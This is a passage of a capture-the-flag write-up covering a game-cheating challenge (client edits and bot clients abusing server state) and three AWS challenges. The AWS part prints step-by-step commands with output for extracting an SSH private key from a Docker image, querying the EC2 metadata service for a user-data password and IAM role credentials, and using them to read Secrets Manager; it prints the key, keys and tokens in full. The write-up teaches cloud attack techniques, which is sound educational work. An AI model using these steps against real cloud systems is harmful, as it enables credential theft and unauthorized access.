So we can move left and right with A and D and we can jump with Space. Lets try those. Done trying? As you can see the jumping isnt very high I think the NO ROOF achievement is related to that. Maybe we need to find a way to jump over the top of the screen. Lets have a look at the jumping function. Lets open up `common.py` from the gamelogic folder in our editor and look for "jump"

```
if event.name == "jump":
    if player.state != "jumping":
        player.state = "jumping"
        player.y_vel += 4
```

If our client sends event called jump and if our player state is not jumping, change it to jumping and add 4 to player y velocity. Okay now we understand why we can't jump more than once since our state is "jumping" when we jump. How can we change our state to something else to allow us to jump again during our initial jump. Look at lines 100-102

```
elif event.name == "reload":
    player.state = "reloading"
    player.reloadleft = 150
```

The reload function resets the player state to reloading so our state wouldn't be jumping anymore. Let's try it out! Back in the `client.py` change we add a new sendevent in our jump function like so

```
if keys[pygame.K_SPACE] and not me.state == "jumping":
    sendevent.append(["jump"])
    sendevent.append(["reload"])
```

That should do it, lets try it!



SUCCESS!

7.3 Project Kyyber 2021 part 3

Hint:

1. Achievement for part 3 is called "BOSSKILLER!"

Alrighty then time to get those bigboy pants and see what we're up against. Lets try jumping all the way to the end of the world and see if we can find the boss.



Boss was found and when we landed we got killed pretty much instantly. Hmmmm, how do we proceed from this? Well first off we might want to shoot automatically so we dont need to click all the time. Lets do that first.

We copy lines lines 130-137 to under `if me: on line 123`. We do this because `if me:` doesnt have any type of event checks unlike the original position. Now it just shoots if player exists.

Original:

```

    if me:
        if me.state == "normal" and not me.reloadleft and not
me.ammo > 0:
            sendevent.append(["reload"])
            for event in pygame.event.get():
                if event.type == pygame.QUIT:
                    pygame.quit()
                if event.type == pygame.MOUSEBUTTONDOWN and
event.button == 1:
                    sendevent.append(
                        [
                            "shoot",
                            me.x + math.cos(me.mouseDir(camera_pos)) *
60,
                            me.y - math.sin(me.mouseDir(camera_pos)) *
60,
                            me.mouseDir(camera_pos),
                        ]
                    )
            keys = pygame.key.get_pressed()

```

Modified:

```

    if me:
        sendevent.append(
            [
                "shoot",
                me.x + math.cos(me.mouseDir(camera_pos)) * 60,
                me.y - math.sin(me.mouseDir(camera_pos)) * 60,
                me.mouseDir(camera_pos),
            ]
        )
        if me.state == "normal" and not me.reloadleft and not
me.ammo > 0:
            sendevent.append(["reload"])
            for event in pygame.event.get():
                if event.type == pygame.QUIT:
                    pygame.quit()
                if event.type == pygame.MOUSEBUTTONDOWN and
event.button == 1:
                    sendevent.append(
                        [
                            "shoot",
                            me.x + math.cos(me.mouseDir(camera_pos)) *
60,
                            me.y - math.sin(me.mouseDir(camera_pos)) *

```

```

60,
                                me.mouseDir(camera_pos),
                                ]
                                )
keys = pygame.key.get_pressed()

```

Next we want to reset our state everytime we move so we add reload event to our movement keys.

Original:

```

if keys[pygame.K_a] and not me.dir == 1:
    sendevent.append(["left"])
elif keys[pygame.K_d] and not me.dir == -1:
    sendevent.append(["right"])

```

Modified:

```

if keys[pygame.K_a] and not me.dir == 1:
    sendevent.append(["left"])
    sendevent.append(["reload"])
elif keys[pygame.K_d] and not me.dir == -1:
    sendevent.append(["right"])
    sendevent.append(["reload"])

```

Now we're reloading constantly. Now we need to figure out how to get rid off all those enemies. We can use multiple clients to connect to the server but how do we move them all at the same time? Lets copy `client.py` to `botclient.py`. First lets make a little addition to our `client.py` by printing out our `client.py` `player_id`. Add the following line to `line 118` in `client.py`

```

117:         my_id = json.loads(data)["player_id"]
118:         print('ME: %d' % (my_id))

```

Now let us open `botclient.py` and do some changes. Lets import `sys` so we can use our `player_id` as argument when we start the bot client

Line 9:import sys

```


Line 118:         my_id = json.loads(data)["player_id"]
Line 119:         master_id = int(sys.argv[1])
Line 120:         while True:
Line 121:             me = None
Line 122:             for player in gamestate.players:
Line 123:                 if player.id == my_id:
Line 124:                     me = player
Line 125:                 elif player.id == master_id:
Line 126:                     master = player

```

Now our bot recognizes our `client.py` as master, next lets make our bots move according to masters movement.

```
Line 128:         if master.x > me.x:
Line 129:             sendevent.append(["right"])
Line 130:         elif master.x < me.x:
Line 131:             sendevent.append(["left"])
```

Now they will follow us around and shoot continuously. You can adjust where they shoot with your mouse once you start the botclient. To start the botclient you use `python3 botclient.py 18350961928273032797` for example. The master_id will be printed in our `client.py` start console. Now lets create some botclients and go kill that boss! Aaaaand its done!



8. Cloud

8.1 AWS Challenge 1

I built a Docker image just for you. Can you check if it has any security issues?
The image can be found from DockerHub:
<https://hub.docker.com/r/challengeapp/myapp>



Our hint is:

Looks like we need to install docker on our kali linux so lets do exactly that here's the [link](#) for installing Docker on Kali linux. Once that is done lets dive into the challenge. First lets pull our docker image with `docker pull challengeapp/myapp`

```
$ docker pull challengeapp/myapp
Using default tag: latest
Trying to pull repository docker.io/challengeapp/myapp ...
latest: Pulling from docker.io/challengeapp/myapp
801bfaa63ef2: Pull complete
7678dd7631a2: Pull complete
673b2cf6feb8: Pull complete
924474d3e184: Pull complete
a5c8ee9499b5: Pull complete
299aeb3cfbba: Pull complete
cab7e009b3ca: Pull complete
c41ef3c2f492: Pull complete
1f0faa725055: Pull complete
3acfc1549b78: Pull complete
b50299d2d467: Pull complete
81f9cc8200df: Pull complete
c3cc5852571f: Pull complete
Digest:
sha256:ae7c39592ad3247b1b06440ba9ba5b88085fad8bf4b6f7cb701485b9abaf31fc
Status: Downloaded newer image for docker.io/challengeapp/myapp:latest
```

Now lets see whats in the history of the image by running: `docker history $(docker images |grep -v REPO |awk 'NR==1 {print $3}') --format="table{{.CreatedBy}}" --no-trunc`

```
$ docker history $(docker images |grep -v REPO |awk 'NR==1 {print $3}') --
format="table{{.CreatedBy}}" --no-trunc
CREATED BY
/bin/sh -c #(nop)  CMD ["waitress-serve" "--call" "app:create_app"]
/bin/sh -c #(nop) WORKDIR /opt
/bin/sh -c #(nop)  USER joe
/bin/sh -c #(nop) COPY --
chown=joe:jodir:03cbd7758a125a086cddb4a8f0bc30b7d67b42a300929b531de534d3f8
```

```

29e99d in /opt/app
/bin/sh -c adduser -D joe
/bin/sh -c #(nop) COPY
file:90a467b4090363aa15d30339d19146b7b9b601dbce9b078e2c78eaeb72299852 in
/root/.ssh/id_ed25519
/bin/sh -c #(nop) EXPOSE 8080
/bin/sh -c #(nop) ENV FLASK_ENV=production
/bin/sh -c #(nop) ENV FLASK_APP=/opt/app
/bin/sh -c apk update && apk add --no-cache --virtual build-deps gcc
musl-dev python3-dev libffi-dev openssl-dev && pip install --upgrade
pip && pip install -r requirements.txt && apk del build-deps
/bin/sh -c apk add bash
/bin/sh -c touch /opt/app/config.py
/bin/sh -c #(nop) WORKDIR /opt/app
/bin/sh -c #(nop) COPY
file:475be72255a2dc87580c3fca0cd96f076656c226945220e86352adc74117d256 in
/opt/app
/bin/sh -c mkdir /opt/app
/bin/sh -c #(nop) CMD ["python3"]
/bin/sh -c set -ex; wget -O get-pip.py "$PYTHON_GET_PIP_URL"; echo
"$PYTHON_GET_PIP_SHA256 *get-pip.py" | sha256sum -c -; python get-pip.py
--disable-pip-version-check --no-cache-dir "pip==$PYTHON_PIP_VERSION"
; pip --version; find /usr/local -depth \( \( -type d -a \( -name
test -o -name tests -o -name idle_test \) \) -o \( -type f -a \( -
name '*.pyc' -o -name '*.pyo' \) \) \) -exec rm -rf '{}' +; rm -f get-
pip.py
/bin/sh -c #(nop) ENV
PYTHON_GET_PIP_SHA256=8006625804f55e1bd99ad4214fd07082fee27a1c35945648a58f9
087a714e9d4
/bin/sh -c #(nop) ENV PYTHON_GET_PIP_URL=https://github.com/pypa/get-
pip/raw/4be3fe44ad9dedc028629ed1497052d65d281b8e/get-pip.py
/bin/sh -c #(nop) ENV PYTHON_PIP_VERSION=21.0.1
/bin/sh -c cd /usr/local/bin && ln -s idle3 idle && ln -s pydoc3 pydoc
&& ln -s python3 python && ln -s python3-config python-config
/bin/sh -c set -ex && apk add --no-cache --virtual .fetch-deps gnupg
tar xz && wget -O python.tar.xz
"https://www.python.org/ftp/python/${PYTHON_VERSION%%[a-
z]*}/Python-${PYTHON_VERSION}.tar.xz" && wget -O python.tar.xz.asc
"https://www.python.org/ftp/python/${PYTHON_VERSION%%[a-
z]*}/Python-${PYTHON_VERSION}.tar.xz.asc" && export GNUPGHOME="$(mktemp -d)"
&& gpg --batch --keyserver ha.pool.sks-keyservers.net --recv-keys
"$GPG_KEY" && gpg --batch --verify python.tar.xz.asc python.tar.xz && {
command -v gpgconf > /dev/null && gpgconf --kill all || :; } && rm -rf
"$GNUPGHOME" python.tar.xz.asc && mkdir -p /usr/src/python && tar -xJC
/usr/src/python --strip-components=1 -f python.tar.xz && rm python.tar.xz
&& apk add --no-cache --virtual .build-deps bluez-dev bzip2-dev
coreutils dpkg-dev dpkg expat-dev findutils gcc gdbm-dev libc-
dev libffi-dev libnsl-dev libtirpc-dev linux-headers make
ncurses-dev openssl-dev pax-utils readline-dev sqlite-dev tcl-dev
tk tk-dev util-linux-dev xz-dev zlib-dev && apk del --no-network
.fetch-deps && cd /usr/src/python && gnuArch="$(dpkg-architecture --
query DEB_BUILD_GNU_TYPE)" && ./configure --build="$gnuArch" --enable-
loadable-sqlite-extensions --enable-optimizations --enable-option-
checking=fatal --enable-shared --with-system-expat --with-system-ffi

```

```
--without-ensurepip && make -j "$(nproc)" EXTRA_CFLAGS="-DTHREAD_STACK_SIZE=0x100000" LDFLAGS="-Wl,--strip-all" PROFILE_TASK='-m test.regrtest -pgo test_array test_base64 test_binascii test_binhex test_binop test_bytes test_c_locale_coercion test_class test_cmath test_codecs test_compile test_complex test_csv test_decimal test_dict test_float test_fstring test_hashlib test_io test_iter test_json test_long test_math test_memoryview test_pickle test_re test_set test_slice test_struct test_threading test_time test_traceback test_unicode' && make install && rm -rf /usr/src/python && find /usr/local -depth \( \(\ -type d -a \(\ -name test -o -name tests -o -name idle_test \) \) -o \(\ -type f -a \(\ -name '*.pyc' -o -name '*.pyo' -o -name '*.a' \) \) \) -o \(\ -type f -a -name 'wininst-*.exe' \) \) -exec rm -rf '{}' + && find /usr/local -type f -executable -not \(\ -name '*tkinter*' \) -exec scanelf --needed --nobanner --format '%n#p' '{}' ';' | tr ',' '\n' | sort -u | awk 'system("[ -e /usr/local/lib/" $1 " ]") == 0 { next } { print "so:" $1 }' | xargs -rt apk add --no-cache --virtual .python-rundeps && apk del --no-network .build-deps && python3 --version
/bin/sh -c #(nop) ENV PYTHON_VERSION=3.7.9
/bin/sh -c #(nop) ENV GPG_KEY=0D96DF4D4110E5C43FBFB17F2D347EA6AA65421D
/bin/sh -c set -eux; apk add --no-cache ca-certificates ;
/bin/sh -c #(nop) ENV LANG=C.UTF-8
/bin/sh -c #(nop) ENV
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
/bin/sh -c #(nop) CMD ["/bin/sh"]
/bin/sh -c #(nop) ADD
file:ec475c2abb2d46435286b5ae5efacf5b50b1a9e3b6293b69db3c0172b5b9658b in /
```

We can see that there's a ssh-key in `/root/.ssh/id_ed25519`, our use is `joe` and our workdirectory/landing directory is `/opt` and that there's an `app` directory inside. Not much info but that's something. Lets dive into the container itself. Lets run `docker run -d -p 8080:8080 $(docker images |grep -v REPO |awk 'NR==1 {print $3}')` to start the container and then lets run `docker exec -it $(docker ps |grep -v CONT |awk '{print $1}')` `/bin/bash` so we can get inside the container.

```
$ docker run -d -p 8080:8080 $(docker images |grep -v REPO |awk 'NR==1 {print $3}')
2dc9df5d51685c16b2442601e058acfd192092270ef201f58535e657acb59d1
$ docker exec -it $(docker ps |grep -v CONT |awk '{print $1}') /bin/bash
bash-5.0$
```

Next up is to check what we have in our workdirectory `ls -la` always comes handy.

```
bash-5.0$ ls -la
total 20
drwxr-xr-x  1 root    root      4096 Feb  3 21:13 .
drwxr-xr-x  1 root    root      4096 Mar 31 20:23 ..
```

```
drwxr-xr-x    1 root    root          4096 Feb 15 08:12 app
```

Lets continue to app directory

```
bash-5.0$ cd app
```

```
bash-5.0$ ls -la
```

```
total 32
```

```
drwxr-xr-x    1 root    root          4096 Feb 15 08:12 .
drwxr-xr-x    1 root    root          4096 Feb  3 21:13 ..
-rw-r--r--    1 joe     joe           253 Feb 15 06:54 __init__.py
drwxr-xr-x    1 joe     joe          4096 Mar 31 20:23 __pycache__
-rw-r--r--    1 root    root           0 Feb  3 21:21 config.py
-rw-r--r--    1 root    root          215 Feb  3 21:20 requirements.txt
drwxrwxr-x    2 joe     joe          4096 Feb 15 06:49 templates
```

Config file seems empty, whats inside templates?

```
bash-5.0$ cd templates/
```

```
bash-5.0$ ls -la
```

```
total 16
```

```
drwxrwxr-x    2 joe     joe          4096 Feb 15 06:49 .
drwxr-xr-x    1 root    root          4096 Feb 15 08:12 ..
-rw-rw-r--    1 joe     joe           262 Feb 15 06:50 base.html
```

Looks like we found something

```
bash-5.0$ cat base.html
```

```
<!DOCTYPE html>
```

```
<html lang="en">
```

```
<head>
```

```
    <title>Test app</title>
```

```
    <link rel="stylesheet" href="https://frk-bucket-challenge-
1234.s3.amazonaws.com/bootstrap.min.css" />
```

```
</head>
```

```
<body>
```

```
    <ul id="navigation">
```

```
    </ul>
```

```
    <h1>Ehlo Joe</h1>
```

```
</body>
```


Still remember our hint for the challenge? That's a S3 Bucket address. Let's take a look at it.

```
▼<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>frk-bucket-challenge-1234</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  ▼<Contents>
    <Key>bootstrap.min.css</Key>
    <LastModified>2021-02-15T06:35:09.000Z</LastModified>
    <ETag>"7f89537eaf606bff49f5cc1a7c24dbca"</ETag>
    <Size>121457</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  ▼<Contents>
    <Key>settings/stuff/flag.txt</Key>
    <LastModified>2021-02-11T20:11:55.000Z</LastModified>
    <ETag>"bdef21cf1feaf45695de032bd4a37fa"</ETag>
    <Size>68</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  ▼<Contents>
    <Key>settings/stuff/settings.cfg</Key>
    <LastModified>2021-03-10T14:10:41.000Z</LastModified>
    <ETag>"12491b36c8f8515e2ecd4909429b86a0"</ETag>
    <Size>13</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

Looks like we found ourselves a flag!

```
$ curl https://frk-bucket-challenge-
1234.s3.amazonaws.com/settings/stuff/flag.txt
FLAG{jAnu6QLYjcmotXMUCmxfjW1Td3z6HD74EMTPuYHvdjtY3Dfyy8TUF7NFatasb1}
```

8.2 AWS Challenge 2

Can you log in to my super secure AWS EC2 Linux instance to find the flag?

Hints:

1. I configured SSH so that you don't need to know the password. You only need the username and the private key.
2. There's more stuff in the S3 bucket than just the first flag, you know!
3. I would also investigate the running Docker container if I were you...
4. You need to gain a root shell to the container in order to investigate all files. There's a private key hidden in there somewhere, I assure you!

We found out in [AWS Challenge 1](#) that there's a ssh-key in `/root/.ssh/id_ed25519` but how can we access root directory with our user? Simple answer, we can't since our user `joe` doesn't have permissions. Let's logout of the container if you're still in there and this time we log back in as the root user like so `docker`


```
exec -it -u root $(docker ps |grep -v CONT |awk '{print $1}') /bin/bash and lets do
cat /root/.ssh/id_ed25519
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACC5kqueAZDdMvOxBe6tBRjidBr0t2UFxGTeylMs093RzQAAAJi+AG31vgBt
9QAAAAAtzc2gtZWQyNTUxOQAAACC5kqueAZDdMvOxBe6tBRjidBr0t2UFxGTeylMs093RzQ
AAAEA99DI1BFRGbe+jjuJy7jW0JIN0jnVwUAoDc+2H3EsjiLmSq54BkN0y87EF7q0FG0J0
GvS3ZQXEZN7KUyzT3dHNAAAAEEnlY3JldEBleGFtcGxlLmNvbQECaw==
-----END OPENSSH PRIVATE KEY-----
```

We got ourselves a privatekey, lets save it into `aws2-ec2-instance.pem` and run `chmod 600 aws2-ec2-instance.pem` now we just need to find the EC2 machine where to login. Lets check that `s3bucket-url` again. There's still `settings/stuff/settings.cfg` which we haven't looked up yet. Let's do a curl on that.

```
$ curl https://frk-bucket-challenge-
1234.s3.amazonaws.com/settings/stuff/settings.cfg
176.34.164.26
```

Let's run host command just to see if it points to Amazon EC2

```
$ host 176.34.164.26
26.164.34.176.in-addr.arpa domain name pointer ec2-176-34-164-26.eu-west-
1.compute.amazonaws.com.
```

Very well, lets try to ssh into the instance.

```
$ ssh -l root -i id_ed25519 176.34.164.26
The authenticity of host '176.34.164.26 (176.34.164.26)' can't be
established.
ECDSA key fingerprint is
SHA256:OdrvASoMHwJRyrMVkJJZp0dh4XQEIANZnsFi4oPr8SA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '176.34.164.26' (ECDSA) to the list of known
hosts.
root@176.34.164.26's password:
```

Blast! We dont have the password for root, maybe the key is for some other user. Lets try joe from the container.

```
$ ssh -l joe -i id_ed25519 176.34.164.26
```



By Fraktal // www.fraktal.fi // @FraktalCyber
All activity monitored. Play nice!

\$

We're in! Now lets do some scouting.

```
$ ls -la
total 344
drwxr-xr-x  2 1001 1002   4096 Mar 22 23:16 .
drwxr-xr-x  4  0    0   4096 Mar 10 14:09 ..
-rw-r--r--  1 1001 1002    220 Mar 10 14:09 .bash_logout
-rw-r--r--  1 1001 1002   3771 Mar 10 14:09 .bashrc
-rw-r--r--  1 1001 1002    807 Mar 10 14:09 .profile
-r--r----- 1 1001 1001     62 Mar 10 14:45 .secret
```

```
$ cat .secret  
FLAG{2ChyDuRe7CyFLLHC6mC18KpCwVt7wEiKzD2gZa0ePLka3GJiP2chHtg}
```

Got it!

8.3 AWS Challenge 3

You need to find out the password of Liisa to succeed in this challenge!

Hints:

1. EC2 instances expose a metadata service that can be queried.
2. You have curl installed and can log in as Joe.
3. Sometimes developers may expose sensitive data in the user-data field of the EC2 metadata when spinning up new instance.

So we need to exfiltrate user-data from AWS meta-data service. After some googling I found [this](#). So lets go ahead and try that with our ec2 instance.

```
$ curl http://169.254.169.254/latest/user-data/  
#!/bin/bash  
echo 'Password for Liisa: moiasdf231vasd1' > /tmp/pass.txt  
rm /tmp/pass.txt
```

Well well well look at that we got ourselves a password. Lets login with user **liisa**.

```
$ ssh -l liisa 176.34.164.26  
liisa@176.34.164.26's password:  
[REDACTED]
```



By Fraktal // www.fraktal.fi // @FraktalCyber
All activity monitored. Play nice!

\$

And we're in! Again lets do some scouting.

```
$ ls -la
total 24
drwxr-xr-x 2 1002 1003 4096 Mar 10 14:53 .
drwxr-xr-x 4 0 0 4096 Mar 10 14:09 ..
-r----- 1 1002 1001 1123 Mar 10 14:53 .bash_history
-rw-r--r-- 1 1002 1003 220 Mar 10 14:09 .bash_logout
-rw-r--r-- 1 1002 1003 3771 Mar 10 14:09 .bashrc
-rw-r--r-- 1 1002 1003 807 Mar 10 14:09 .profile
```

Nothing interesting in .bashrc or .profile. What about .bash_history?

```
$ cat .bash_history
cd /home/joe/
cd $HOME
ls
ls al
ls
ls -al
cat .secret
sudo -i
ls
ssh-keygen -t ed25519
ssh-keygen -t ed25519 -C "secret@example.com"
cat ~/.ssh/id_ed25519.pub
cat ~/.ssh/id_ed25519
rm ~/.ssh/id_ed25519*
echo "ok"
tail test
```

```
tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
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tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
tail test  
echo "FLAG{1mPomoMgTwPi7d6cjmay4ehHHmR7djFpc4zJDDgquBbFpx8UMHGUFh9NDJa6}"  
tail test
```

We got ourselves a flag!

1. What is the name of the service used to manage secrets in AWS?
2. There's more information available in the metadata service, you know!
3. You need to combine a bunch of information you have gathered by now to query the aws environment.

38 / 57

```

block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/

```

AMI = Amazon Machine Images ---- not what we're looking for

IAM = Identity and Access Management ---- sounds a bit more interesting

Lets take a dive into iam

```

$ curl http://169.254.169.254/latest/meta-data/iam/
info
security-credentials/
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
FraktalSecretsManager
$ curl http://169.254.169.254/latest/meta-data/iam/security-
credentials/FraktalSecretsManager/
{
  "Code" : "Success",
  "LastUpdated" : "2021-03-31T21:12:31Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAQR00HKZA2FR3D5ZO",
  "SecretAccessKey" : "vJjvs3Db1AaC1doXEewUcw5zixkU8vy5NAIIw9zQ",
  "Token" :
  "IQoJb3JpZ2luX2VjEE4aCWV1LXd1c3QtMSJIMEYCIQD/aatnbBXGQ5Ue4e57kioA98NqKK/9/4
  TvHL043vD+hgIhAK+hj77DIesFtY4YDuG7CKRXBqIK0s1ccwJDM+mM9zZpKr0DCJb////////
  wEQABoMMDM3NDc2NTg3MDczIgx/4RUdAuRTqv4Ky5sqkQNMTIJxA0oSYMAFxBop00zdNnCPDGyY
  CqCcZ70mJE5L4QzYzTNa/4V2xMk2C+YicuoISagg1Cb6DqXz2nmNmtK5D1pIN29CoskFTJm1Pe
  Qvuk7Lny1Tu0d59/M8Pn1ruMZW9G5w5lutLC6irSTCzg1S8j1sBaZPwHUEp0RbP9HlQse7Nimpp
  0L3xGxm32vBxVviUo5JIuX9HMzaBpD/je9uEoxTPXd0K0JqdAt+msv500/EYGoKmhPIMV1/rDAp
  XSXV09FG7kdZqOpJeYbgXs2ajmh2tP7jUi1wvr3qHQTmBFz2xczSipc2k2Ar8TSkvKubUedee07
  1G1A8N0VZyWrpUgzL/c8GYHwKHZ+cN+PpjBmITms/M+phdtE2jMuq0/UUK0PWg432k1Er fhm8v+

```

```
uMw64dxTCAGmEy6s/REikNkiRqKRhcbimrmaDbPQagSj9NKOhecu5zUB7y+Xg8LrX0epNH8Ifyi
5ez8syVXVgER04HQAwwKofBnqskGpqokt/vLFM8tM1JNYie/lfHFzmenTCLy50DBjr qAZQpB29/n
6bozhFzA73VumCDDfTEL78j29Qu7eMdVnJg8mDR9Lzngq02SEkTBk0lhvz2i0gMS0kAVReHFVE7
KM7EbIiE0ICjf9iT8m0UQz6KUjehBit0raZjQ/FG3TfktbTt2bE1jb202wV3HrCGzRYr+L46dmN
AxFfzbx+erZ04UG1rD5HzYot8YjG2IV9pIyZSIE7TUL4yPHln0aAm4u9nxZ+20oiT1fnNmR2yAg
IN+WL4i6vg0BE9RRZSHprdxawJMUdMjdz1PZrjfQhReiCYRcuoF9Nr2Zc0xq1uPchji1Sr+2WxH
UGf5w==",
  "Expiration" : "2021-04-01T03:27:11Z"
```

This is huge, we can actually use these credentials for `aws cli`. If you don't have it installed you can install it using `sudo apt -y install awscli`. Now we need to use those credentials for our `aws cli` we can export them as environment variables like so:

```
export AWS_ACCESS_KEY_ID="ASIAQR00HKZA2FR3D5Z0"
export AWS_SECRET_ACCESS_KEY="vJjvs3Db1AaC1doXEewUcw5zixkU8vy5NAIIw9zQ"
export
AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjEE4aCWV1LXd1c3QtMSJIMEYCIQD/aatnbBXGQ5Ue
4e57kioA98NqKK/9/4TvHL043vD+hgIhAK+hj77DIESftY4YDuG7CKRXBqIK0s1ccWjDM+mM9zZ
pKr0DCJb////////wEQABoMMDM3NDc2NTg3MDczIgx/4RUdAuRTqv4Ky5sqkQNMTIJxA0oSYM
AFxBop00zdNnCPDGyYCqCczE70mJE5L4QzYzTNa/4V2xMk2C+YicuoISagg1Cb6DqXz2nmNmtK5
D1pIN29CoskFTJm1PeQvuk7Lny1Tu0d59/M8Pn1ruMZw9G5w5lutLC6irSTCzg1S8j1sBaZPwHU
Ep0RbP9HlQse7Nimpp0L3xGxm32vBxVviUo5JIuX9HMzaBpD/je9uEoxTPXd0K0JqdAt+msv500
/EYGoKmhpmIMV1/rDApXSXV09FG7kdZq0pJeYbgXs2ajmh2tP7jUi1wvr3qHQTmBFz2xczSipc2k
2Ar8TSkvKubUedee071G1A8N0VZyWrpUgzL/c8GYHwKHZ+cN+PpjBmITms/M+phdtE2jMuq0/UU
KOPWg432k1Er fhm8v+uMw64dxTCAGmEy6s/REikNkiRqKRhcbimrmaDbPQagSj9NKOhecu5zUB7
y+Xg8LrX0epNH8Ifyi5ez8syVXVgER04HQAwwKofBnqskGpqokt/vLFM8tM1JNYie/lfHFzmenTC
Ly50DBjr qAZQpB29/n6bozhFzA73VumCDDfTEL78j29Qu7eMdVnJg8mDR9Lzngq02SEkTBk0lhv
z2i0gMS0kAVReHFVE7KM7EbIiE0ICjf9iT8m0UQz6KUjehBit0raZjQ/FG3TfktbTt2bE1jb202
wV3HrCGzRYr+L46dmNAXfFzbx+erZ04UG1rD5HzYot8YjG2IV9pIyZSIE7TUL4yPHln0aAm4u9n
xZ+20oiT1fnNmR2yAgIN+WL4i6vg0BE9RRZSHprdxawJMUdMjdz1PZrjfQhReiCYRcuoF9Nr2Zc
0xq1uPchji1Sr+2WxHUGf5w=="
```

Now we can use `aws cli` as FraktalSecretsManager user. Funnily enough our very first hint also comes in handy. There's an aws service called `Secrets Manager` so we run `aws secretsmanager --help`

```
$ aws secretsmanager help
AVAILABLE COMMANDS
  o cancel-rotate-secret
  o create-secret
  o delete-resource-policy
  o delete-secret
  o describe-secret
  o get-random-password
  o get-resource-policy
  o get-secret-value
  o help
  o list-secret-version-ids
  o list-secrets
  o put-resource-policy
```



```

o put-secret-value
o restore-secret
o rotate-secret
o tag-resource
o untag-resource
o update-secret
o update-secret-version-stage
o validate-resource-policy

```

Lets try `list-secrets`

```

$ aws secretsmanager list-secrets
You must specify a region. You can also configure your region by running
"aws configure".

Oh right we forgot to specify region. Remember our previous host command?
it showed that the region was eu-west-1 so lets use that.
$ aws secretsmanager list-secrets --region=eu-west-1
{
  "SecretList": [
    {
      "ARN": "arn:aws:secretsmanager:eu-west-1:037476587073:secret:fisc-chall-secret-41VJbh",
      "Name": "fisc-chall-secret",
      "LastChangedDate": 1617186140.518,
      "LastAccessedDate": 1617148800.0,
      "Tags": [],
      "SecretVersionsToStages": {
        "56910c2e-18a7-4b62-892a-09f112ebc48e": [
          "AWSCURRENT"
        ]
      },
      "CreatedDate": 1615376736.528
    }
  ]
}

```

Okay so there is a secret, now can use `aws secretsmanager get-secret-value --secret-id=fisc-chall-secret --region=eu-west-1`

```

# aws secretsmanager get-secret-value --secret-id=fisc-chall-secret --
region=eu-west-1
{
  "ARN": "arn:aws:secretsmanager:eu-west-1:037476587073:secret:fisc-
chall-secret-41VJbh",
  "Name": "fisc-chall-secret",
  "VersionId": "56910c2e-18a7-4b62-892a-09f112ebc48e",
  "SecretString": "{\"ChallengeSecret\":\"FLAG{not_too_secret}\"}",
  "VersionStages": [

```

```
    "AWSCURRENT"  
  ],  
  "CreateDate": 1615376736.686  
}
```

Flag extracted!

9. Web

9.1 Cert checking

What can we learn by examining this certificate?

